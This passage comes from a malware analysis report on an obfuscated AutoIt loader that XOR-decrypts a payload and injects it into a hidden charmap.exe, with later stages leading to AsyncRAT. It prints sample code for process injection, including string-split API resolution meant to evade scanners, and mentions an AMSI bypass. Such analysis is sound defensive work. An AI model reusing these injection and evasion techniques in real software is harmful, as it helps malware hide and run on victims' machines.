PROCESS_ALL_ACCESS, MEM_COMMIT|MEM_RESERVE and PAGE_EXECUTE_READWRITE are never written as recognisable hex. They appear as (250451 + 1785260), (990 + 11298) and (43 + 21) respectively. Arithmetic decomposition of magic constants is cheap for the builder and defeats any rule looking for 0x1F0FFF or 0x3000 as text.

Even the DllStruct definition string is assembled: "byte[" & \$length & "]", from decoder output plus a runtime integer.

Layer three: the real execution flow

With names resolved, the two stages read cleanly.

Step 1 : y2z7xvxuw55(): stage the payload

The path resolves to @ScriptDir\lnoemfbihmhm. **If the file is absent, the script exits silently.** This is the single most important behavioural fact about the sample.

```
Global $hc0rpey2m7t = @ScriptDir & $a5t6e12uo24uai92jmhrnt6sbjuji & ''
If Not FileExists($hc0rpey2m7t) Then Exit
```



Fig.13: File existence check with silent exit.

Up to 25 retries at 216 ms, about 5.4 seconds of patience. This is a robustness measure, not stealth. It tolerates the blob still being written by a dropper. The **Switch 2 / Case 2** wrapper is, again, pure noise.

```

Global $hd714xw9f60xqz8 = FileOpen($hc0rpey2m7t, 0x10)
Global $anodrswlcu3hw9n4yx0bbg2u5e = 0
While $hd714xw9f60xqz8 = -1 And $anodrswlcu3hw9n4yx0bbg2u5e < 25
Switch 2
Case 2
    Sleep(216)
    $hd714xw9f60xqz8 = FileOpen($hc0rpey2m7t, 0x10)
    $anodrswlcu3hw9n4yx0bbg2u5e += 1
EndSwitch
WEnd
If $hd714xw9f60xqz8 = -1 Then Exit

```

Fig.14: Retry loop for opening the payload file.

The blob is read as binary and copied into a **byte[<len>]** struct – a raw heap buffer with a stable address that can be handed straight to **WriteProcessMemory** as a **struct***. No temporary file, no **FileWrite**, nothing for a file based scanner to catch.

```

Global $p75jslrl3i6329sjl536f = FileRead($hd714xw9f60xqz8)
FileClose($hd714xw9f60xqz8)

Global $l1tl2ls86mjjny1369vwaltyrnylu = BinaryLen($p75jslrl3i6329sjl536f)
If $l1tl2ls86mjjny1369vwaltyrnylu = 0 Then Exit

Global $zocyqsksklyqwscg = $ybgib1zmbtnd5jndbsicfgyu8d & $l1tl2ls86mjjny1369vwaltyrnylu & $seenohk
Global $fkzkafffkmgfleguyjosgrkyve = DllStructCreate($zocyqsksklyqwscg)
DllStructSetData($fkzkafffkmgfleguyjosgrkyve, 1, $p75jslrl3i6329sjl536f)
EndFunc

```

Fig.15: Reading the payload into a heap buffer.

Stage 2: htrsnsbszzaflukeckveeyblfnglb(): decrypt and inject

Decryption:

The payload is decrypted in place, byte by byte, iterating from the last byte to the first:

Single byte XOR with **54 (0x36)**. The reverse direction is cosmetic. XOR is order independent but it does defeat a rule that expects a forward **1 To-len** loop. More importantly, the plaintext shellcode now exists only in this process's heap.

```

Func htrsnsbszzaflukeckveeyblfnglb()
For $urovwfoenmngn = $l1tl2ls86mjjny1369vwaltyrnylu To 1 Step -1
    DllStructSetData($fkzkafffkmgfleguyjosgrkyve, 1,
        BitXOR(DllStructGetData($fkzkafffkmgfleguyjosgrkyve, 1, $urovwfoenmngn), 54), $urovwfoenmngn)
Next

```

Fig.16: Byte-by-byte decryption, last byte to first.

Host process creation.

%WINDIR%\Syswow64\charmap.exe, hidden, with a belt-and-braces **WinSetState** in case the window slips through. The For 1 To 1 loop around a single statement is more filler.

```

Sleep(54)
Global $p6lmura = String(@WindowsDir) & "\" & $w0339wm3wj7dsyvw0owb5lxvgr & "\" & $gkroduvkboirdevwkgembnim
Global $rqutrrikwbbsopjqbsuauljhuj = Run($p6lmura, "", @SW_HIDE)
If $rqutrrikwbbsopjqbsuauljhuj Then
For $__sm_w931aa = 1 To 1
    WinSetState("(PID:" & $rqutrrikwbbsopjqbsuauljhuj & "]", "", @SW_HIDE)
Next
EndIf
If $rqutrrikwbbsopjqbsuauljhuj = 0 Then Exit

```

Fig.17: Host process creation with @SW_HIDE.

The injection chain, Four wrapper functions, each a single DllCall. Reconstructed with real names and types:

```

qu15zep8hrncalz4ogx3j56r3()
DllCall("kernel32.dll", "handle", "OpenProcess", _
    "dword", 0x1F0FFF, "bool", False, "dword", $pid)

gzrtedxiokpsdjtuvdu()
DllCall("kernel32.dll", "ptr", "VirtualAllocEx", _
    "handle", $hProc, "ptr", 0, "ulong_ptr", $size, _
    "dword", 0x3000, "dword", 0x40)

nemvb57lcyvhzu0hx8jzm()
DllCall("kernel32.dll", "bool", "WriteProcessMemory", _
    "handle", $hProc, "ptr", $remoteAddr, "struct*", $payloadStruct, _
    "ulong_ptr", $size, "ptr", 0)

xjsemtegiqbtbpqihwxheipgc()
DllCall("kernel32.dll", "ptr", "CreateRemoteThread", _
    "handle", $hProc, "ptr", 0, "ulong_ptr", 0, "ptr", $remoteAddr, _
    "ptr", 0, "dword", 0, "dword*", 0)

```

Fig.18: Wrapper functions reconstructed with real names.

Each step is guarded by a zero return from **OpenProcess** or **VirtualAllocEx**, calling **Exit**.

Fig.19: Closing the thread and process handles.

The AutoIT process then falls off the end of the script and exits, leaving the payload running inside **charmap.exe**.

Dumping charmap.exe

To confirm process injection in charmap.exe, the command **pe-sieve64.exe /pid 27512** was executed, where 27512 represents the Process ID (PID) of the charmap.exe process. The PE-Sieve tool scans the selected process in memory to identify suspicious injected or modified code. It is capable of detecting malicious artifacts such as hooks, implants, hollowed modules, injected PE files, and suspicious memory regions. Output against PID 27512, and it confirms the injection stage.

Implanted PE: 1- the key result


A full PE image exists in this process's memory that has no corresponding file on disk. That's the decrypted **nloemfbihmhm**. The dump file is:

process_27512\3200000.exe

Hooked: 2 – CLR and AMSI

Two modules dumped as REALIGNED:

- **71380000.clr.dll** — the .NET runtime is loaded and hooked. Confirms the implanted PE is a **.NET assembly**, which matches the 537 KB size.
- **73ff0000.amsi.dll** — **AMSI bypass**. AmsiScanBuffer has been patched in-process so the .NET payload's own loaded assemblies and any script content aren't scanned. This is the standard AmsiScanBuffer return value patch.



```
C:\Windows\System32\cmd.e X + v
Scanning workingset: 797 memory regions.
[*] Workingset scanned in 47 ms.
[+] Report dumped to: process_27512
[*] Dumped module to: C:\Users\User\Downloads\process_27512\71380000.clr.dll as REALIGNED
[*] Dumped module to: C:\Users\User\Downloads\process_27512\73ff0000.amsi.dll as REALIGNED
[*] Dumped module to: C:\Users\User\Downloads\process_27512\3200000.exe as UNMAPPED
[+] Dumped modified to: process_27512
[+] Report dumped to: process_27512
---
PID: 27512
---
SUMMARY:
Total scanned:      81
Skipped:            0
-
Hooked:             2
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          1
Implanted PE:       1
Implanted shc:      0
Unreachable files:  0
Other:              0
-
Total suspicious:   3
---
```

Fig.20: PE-Sieve Scan Results Showing Process Injection in charmap.exe.

Stage 3: Analysis of file 3200000.exe

After the dump, we identified an injected process and analyzed the injected file. Our analysis revealed that the file decrypts and loads the next-stage .NET payload.

This is a loader stub that decrypts an embedded PE image in memory before handing it to the .NET runtime.

yte ptr ds:[ecx+2C37018]=[3200000.02C37018]=4D 'M'

text:02C2144D 3200000.exe:\$144D #144D

Address	Hex	ASCII
C37018	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
C37028	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
C37038	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
C37048	00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00	
C37058	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...!.Li!Th
C37068	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
C37078	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
C37088	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$.
C37098	50 45 00 00 4C 01 03 00 2F D0 6A E0 00 00 00 00	PE..L.../Dja...
C370A8	00 00 00 00 E0 00 0E 01 0B 01 30 00 00 9C 06 00	...ä...ö.....
C370B8	00 08 00 00 00 00 00 00 AE BB 06 00 00 20 00 00	e».....
C370C8	00 C0 06 00 00 00 40 00 00 20 00 00 00 02 00 00	...A...@.....
C370D8	04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00	
C370E8	00 00 07 00 00 02 00 00 00 00 00 00 02 00 40 85	@.
C370F8	00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00	
C37108	00 00 00 00 0F 00 00 00 00 00 00 00 00 00 00 00	
C37118	60 BB 06 00 4B 00 00 00 00 C0 06 00 68 05 00 00	»...k...Ä..h...
C37128	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

Fig.21: Fourth stage formation.

Stage 4: Analysis of 3200000_02C37000.exe

After decrypting the third stage, we identified a .NET payload file, as shown in the image below.

The fourth stage contains the injection code, which the malware uses to inject its code into the legitimate charmap.exe process.

CFF Explorer VIII - [3200000_02C37000.exe]

File Settings ?

3200000_02C37000.exe

File: 3200000_02C37000.exe

- Dos Header
- Nt Headers
 - File Header
 - Optional Header
 - Data Directories [x]
- Section Headers [x]
- Import Directory
- Resource Directory
- Relocation Directory
- .NET Directory
 - MetaData Header
 - MetaData Streams
 - #~
 - Tables Header
 - Tables
 - #Strings
 - #US
 - #GUID
 - #Blob
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor

Property	Value
File Name	C:\Users\Admin\Desktop\3200000_02C37000.exe
File Type	Portable Executable 32 .NET Assembly
File Info	Microsoft Visual Studio .NET
File Size	431.98 KB (442344 bytes)
PE Size	425.50 KB (435712 bytes)
Created	Wednesday 02 September 2026, 22:57:01
Modified	Wednesday 02 September 2026, 22:58:11
Accessed	Monday 07 September 2026, 02:26:40
MD5	9A41C5B28A490EB18F714B19936E14A5
SHA-1	1E76EBAAA64D9A22E21C3CABA0DB6055953E5D0D

Property	Value
Comments	
CompanyName	
FileDescription	
FileVersion	1.0.0.0
InternalName	Wqgzuedc.exe
LegalCopyright	
LegalTrademarks	
OriginalFilename	Wqgzuedc.exe
ProductName	
ProductVersion	1.0.0.0

Fig.22: Fourth stage static overview.

After analyzing the fourth stage, the code implements a sequential payload processing mechanism in which each PayloadStage processes the output of the previous stage using the supplied key material. The resulting data is passed to the subsequent stage until all stages are processed or a failure occurs. During debugging, the resulting byte array begins with a PE header, indicating that the stage produced a Windows PE-formatted payload consistent with a decrypted DLL.




Fig.23: Fifth stage formation.

The fourth stage payload implements process injection functionality. During execution, the malware creates or targets the legitimate charmap.exe process and uses it as the injection target. The decrypted payload is subsequently written into the target process and executed within its memory space. Process Explorer confirms the presence of charmap.exe under the suspicious process in the process tree, indicating that the malware created the process as part of its execution chain. Further memory/API analysis is required to confirm the exact injection technique.

The relevant process hierarchy appears to be:

Powershell.exe

└─ conhost.exe

└─ olgtog...exe ← suspicious/malware process

└─ charmap.exe ← legitimate Character Map process

charmap.exe is a Microsoft-signed Character Map. The purpose of using charmap.exe is to make the malicious code execute inside a legitimate Windows process rather than remaining in the original malware process. This is commonly referred to as process injection or process hollowing, depending on the exact APIs and technique used. Any outbound network activity or credential access performed by the payload is attributed to a trusted, signed process. This is masquerading via a legitimate host rather than via a renamed file.





Fig.24: Injecting into legitimate charmap.exe

Where the injection code actually is:

kojuyn.ini contains the flow of execution as follows:

1. Copy the whole dykrvuc4x folder out before the sample cleans up. Both files usually get deleted after injection completes.
2. AutoIT scripts of this type are compiled or heavily obfuscated. Run the .ini through an AutoIT decompiler; if it's a3x-compiled, we recover the source, including the literal DllCall sequence and the target path.
3. The embedded payload will be a large obfuscated byte array inside the script.

Based on code analysis, the fourth injection stage can be described conceptually as:



The injection routine obtains a handle to the target process, allocates memory within the target address space, writes the decrypted payload into the allocated region, adjusts the memory protection, and initiates execution of the injected code. This allows the malicious payload to execute within the context of the legitimate charmap.exe process.

```

6   if (fSku9iFQSt60B50f09N.G8T09C5yAj == null)
7   {
8       fSku9iFQSt60B50f09N.G8T09C5yAj = (fSku9iFQSt60B50f09N.D41QnsGfcnx3Njb0Aj5)Marshal.GetDelegateForFunctionPointer(fSku9iFQSt60B50f09N.RFhFLc9pOk
          (fSku9iFQSt60B50f09N.gEHrFEJaJ()), "Virtual ".Trim() + "Alloc"), typeof(fSku9iFQSt60B50f09N.D41QnsGfcnx3Njb0Aj5));
9   }
10  return fSku9iFQSt60B50f09N.G8T09C5yAj(\u0020, \u0020, \u0020, \u0020);
11  }
12
13  // Token: 0x06000A0 RID: 160 RVA: 0x00007A48 File Offset: 0x00005C48
14  private static int rVRFBJIG9r(IntPtr \u0020, IntPtr \u0020, [In] [Out] byte[] \u0020, uint \u0020, out IntPtr \u0020)
15  {
16      if (fSku9iFQSt60B50f09N.Bai0y1bUsD == null)
17      {
18          fSku9iFQSt60B50f09N.Bai0y1bUsD = (fSku9iFQSt60B50f09N.OaKn0sGqGs4uD4E6PTD)Marshal.GetDelegateForFunctionPointer(fSku9iFQSt60B50f09N.RFhFLc9pOk
          (fSku9iFQSt60B50f09N.gEHrFEJaJ()), "Write ".Trim() + "Process ".Trim() + "Memory"), typeof(fSku9iFQSt60B50f09N.OaKn0sGqGs4uD4E6PTD));
19      }
20      return fSku9iFQSt60B50f09N.Bai0y1bUsD(\u0020, \u0020, \u0020, \u0020, out \u0020);
21  }
22
23  // Token: 0x06000A1 RID: 161 RVA: 0x00007AB0 File Offset: 0x00005CB0
24  private static int caHF3uPNYi(IntPtr \u0020, int \u0020, int \u0020, ref int \u0020)
25  {
26      if (fSku9iFQSt60B50f09N.Pyc0lftvBm == null)
27      {
28          fSku9iFQSt60B50f09N.Pyc0lftvBm = (fSku9iFQSt60B50f09N.vMENlXGI2rBySDAnREm)Marshal.GetDelegateForFunctionPointer(fSku9iFQSt60B50f09N.RFhFLc9pOk
          (fSku9iFQSt60B50f09N.gEHrFEJaJ()), "Virtual ".Trim() + "Protect"), typeof(fSku9iFQSt60B50f09N.vMENlXGI2rBySDAnREm));
29      }
30      return fSku9iFQSt60B50f09N.Pyc0lftvBm(\u0020, \u0020, \u0020, ref \u0020);
31  }
32
33  // Token: 0x06000A2 RID: 162 RVA: 0x00007B0C File Offset: 0x00005D0C
34  private static IntPtr g6FCLLbyQ(uint \u0020, int \u0020, uint \u0020)
35  {
36      if (fSku9iFQSt60B50f09N.mpf01E2JcN == null)
37      {
38          fSku9iFQSt60B50f09N.mpf01E2JcN = (fSku9iFQSt60B50f09N.c4neDsG3Bjtb9nMA6ps)Marshal.GetDelegateForFunctionPointer(fSku9iFQSt60B50f09N.RFhFLc9pOk
          (fSku9iFQSt60B50f09N.gEHrFEJaJ()), "Open ".Trim() + "Process"), typeof(fSku9iFQSt60B50f09N.c4neDsG3Bjtb9nMA6ps));
39      }
40      return fSku9iFQSt60B50f09N.mpf01E2JcN(\u0020, \u0020, \u0020);
41  }
42
43  // Token: 0x06000A3 RID: 163 RVA: 0x00007B68 File Offset: 0x00005D68
44  private static int mXjFPW9iUW(IntPtr \u0020)
45  {
46      if (fSku9iFQSt60B50f09N.C830dbKkrA == null)
47      {
48          fSku9iFQSt60B50f09N.C830dbKkrA = (fSku9iFQSt60B50f09N.Fluno7Go0iMra8jsqqY)Marshal.GetDelegateForFunctionPointer(fSku9iFQSt60B50f09N.RFhFLc9pOk
          (fSku9iFQSt60B50f09N.gEHrFEJaJ()), "Close ".Trim() + "Handle"), typeof(fSku9iFQSt60B50f09N.Fluno7Go0iMra8jsqqY));
49      }
50      return fSku9iFQSt60B50f09N.C830dbKkrA(\u0020);
51  }

```

Fig.25: API Injection

During the debugging sample, the decrypted payload was observed as an in-memory .NET module. The DLL module **Veukuzmw** was loaded into the process with the InMemory attribute set to Yes, indicating that the assembly was loaded into the process memory rather than being loaded solely as a conventional disk-based module. This behavior is consistent with the malware's staged payload execution and can help conceal the final payload from traditional file-based analysis.

Modules						
Process All		Search				
Name	Optimized	Dynamic	InMemory	Order	Version	
3200000_02C37000.bin	No	No	No	2	1.0.0.0	
System.dll	No	No	No	3	4.8.9340.0 built by: NET481REL1LAST_25H2_B	
767aae98-d4bf-462a-8fb5-724ea0e3844e	No	No	Yes	4	1.0.0.0	
Veukuzmw	No	No	Yes	5	1.0.9733.31764	
System.Core.dll	No	No	No	6	4.8.9344.0 built by: NET481REL1LAST_25H2_B	
?	No	Yes	Yes	7	0.0.0.0	

Fig.26: DLL module loaded in memory

Stage 5: Analysis of Veukuzmw.dll

Decryption of the fourth stage revealed the final AsyncRAT DLL payload. Static and dynamic analysis of the DLL identified the core malicious functionality, including information stealing capabilities. The fifth

stage is also **heavily obfuscated**, adding another layer of complexity intended to hinder static analysis and conceal the payload's underlying functionality.

